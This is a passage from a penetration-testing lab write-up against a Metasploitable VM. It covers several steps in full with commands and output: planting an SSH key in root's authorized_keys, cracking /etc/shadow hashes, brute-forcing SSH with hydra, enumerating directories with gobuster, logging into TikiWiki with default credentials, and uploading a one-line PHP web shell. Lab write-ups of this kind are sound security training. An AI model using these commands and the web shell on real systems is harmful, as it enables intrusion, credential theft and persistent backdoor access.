


```
cd /root
ls
reset_logs.sh
ls -la
total 32
drwxr-xr-x  3 root root 4096 May 17  2010 .
drwxr-xr-x 21 root root 4096 Apr 28  2010 ..
-rw-------  1 root root    5 May 17  2010 .bash_history
-rw-r--r--  1 root root 2227 Oct 20  2007 .bashrc
-rw-------  1 root root  187 Apr 28  2010 .lesshst
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
drwxr-xr-x  2 root root 4096 May 17  2010 .ssh
-rwx------  1 root root  401 Apr 28  2010 reset_logs.sh
cd .ssh
ls
authorized_keys
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDL70pmp576T1ssdKIHy79w12xU4S3M+PgVDhSOJHYshPeWzHw8NW0FEE0FHkDv8yaArcOE5A4VoVV/txitwXsMQAv4IRH/9
0C7Lw/BYHhEvTbX4GfDFhovP4BhAh/phKxhrfF+PhCwwQYCym4v1tfQawviK8ESegyTnMhpgZMBcuW8Z5OXi3Y1H2mh4fkRQNG25DetxXPCKh188dMEhF3QLNji/a6OQiywlL+SI4Bl
lqiosLGu8C9nxg4fvc86Vz0vOIqDYmgRaVxLhzAJhHqZmFqLzY6jQf4jWxYLNCEdH/QwuaWmBV4KPeOonCUgcYdaS/2SJ4Wjn1PamhksuwkUgpd8O+sjXSNOH6ICk2/zVPr9WRQ4+iG
XDLGCtVYWAZZpkrWRd7jrqfomRRo5HKsbkw== kali@kali" > authorized_keys
█
```

now if i tried to log in to the machine using ssh it have to work how ever the ssh version is old so we have to add more attributes to the command we use to log in through ssh using this command
`ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa root@192.168.198.133`



```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa root@192.168.198.133
```



```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

and it worked, a second thing we can do is that we can dump passwords for users by reading the `/etc/passwd` to see all users on the machine and to read the `/etc/shadow` to see there hashed passwords then we can copy them into our own machine and use #unshadow to make them ready to send them to #john so it can try to brute force the password and may be we can get a match but it's rare to work

Third way to get in #msfadmin :

First stage #Recon :

from our last two methods especially the second one we can know our targets users one of this is `msfadmin` so we can try to brute force it's password so we can get directly into the third stage #Weaponization

Third stage #Weaponization :

if we want to make a brute force attack we can use the tool called #hydra one of the best tools to attack using brute force with a lot of ports and protocols you can attack like ssh so i can try to brute force on the protocol until i get a match for a username and password and because we have a list of passwords it's even better and i will use a word list called `/usr/share/wordlist/fasttrack.txt`

Forth stage #Exploitation :


now all we need to do is to modify the `/etc/ssh/ssh_config` file with this codes

Host 192.168.198.133
HostKeyAlgorithms +ssh-rsa

PubkeyAcceptedAlgorithms +ssh-rsa
MACs +hmac-md5,hmac-sha1


```
Host 192.168.198.133
    HostKeyAlgorithms +ssh-rsa
    PubkeyAcceptedAlgorithms +ssh-rsa
    MACs +hmac-md5,hmac-sha1,hmac-ripemd160
```

since the password `msfadmin` isn't famous to be a password we can find it in the file `/usr/share/metasploit-framework/data/wordlists/piata_ssh_userpass.txt` so i am really sorry but i will add the password to the `fasttrack.txt` wordlist then i will start the attack with this command `hydra -l msfadmin -P /usr/share/wordlist/fasttrack.txt ssh://192.168.198.133 -t 64` **remember you have to change the target ip**



```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra -l msfadmin -P /usr/share/wordlists/fasttrack.txt ssh://192.168.198.133 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-13 17:22:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 263 login tries (l:1/p:263), ~5 tries per task
[DATA] attacking ssh://192.168.198.133:22/
[22][ssh] host: 192.168.198.133   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-13 17:23:26
```

and by that we now have the ability to log in with the user `msfadmin`




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh msfadmin@192.168.198.133
msfadmin@192.168.198.133's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon May 17 21:42:51 2010
msfadmin@metasploitable:~$ 
```


Forth way to in #tikiwiki_user_www :

First stage #Recon :

in this time we have to look to the first scan of the service for another time we can see that there is a http port is open so we can open it and see what is there




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV -O 192.168.198.133
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 15:14 EDT
Nmap scan report for 192.168.198.133
Host is up (0.00047s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:EF:46:74 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```



It works!

it's not a lot but we can make some directory brute force to see if we can get into another pages that is hidden so i will use #gobuster with this command `gobuster dir -u http://192.168.198.133/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php`



```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://192.168.198.133/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.198.133/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 45]
/twiki                (Status: 301) [Size: 358] [--> http://192.168.198.133/twiki/]
/tikiwiki             (Status: 301) [Size: 361] [--> http://192.168.198.133/tikiwiki/]
/phpinfo.php          (Status: 200) [Size: 47317]
/phpinfo              (Status: 200) [Size: 47504]
/server-status        (Status: 403) [Size: 336]
Progress: 441120 / 441122 (100.00%)
===============================================================
Finished
```

we can find a directory called `tikiwiki` which can be rewarding

Second stage #Scanning :

after searching on this we have found that twikiwiki is a cms and after trying to log in with `admin:admin` it redirected me to the change password page so i will just put `admin:admin` then i will put a new password and by that i have accessed the cms as the user admin


Third stage #Weaponization :

after searching about this cms i found out we can upload files through something called `File Galleries` so i can go to `Admin home > Features > allow File Galleries > change preferences` then we can get to `Administration: File Galleries` to edit where we want our own files that we upload to be and if we want to allow the same file to be uploaded more than once etc..
we have to chose where we want out files to be uploaded unfortunately the `/var/www/*` is not writeable so we need to make it writeable i have made this by the root shell we got previously, and i will use this `PHP` code to execute commands via the browser

```
<?php system($_GET['cmd']); ?>
```

Forth stage #Exploitation :

and by that we have successfully got a web shell


192.168.198.133/lol.php?cmd=whoami
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter

```
www-data
```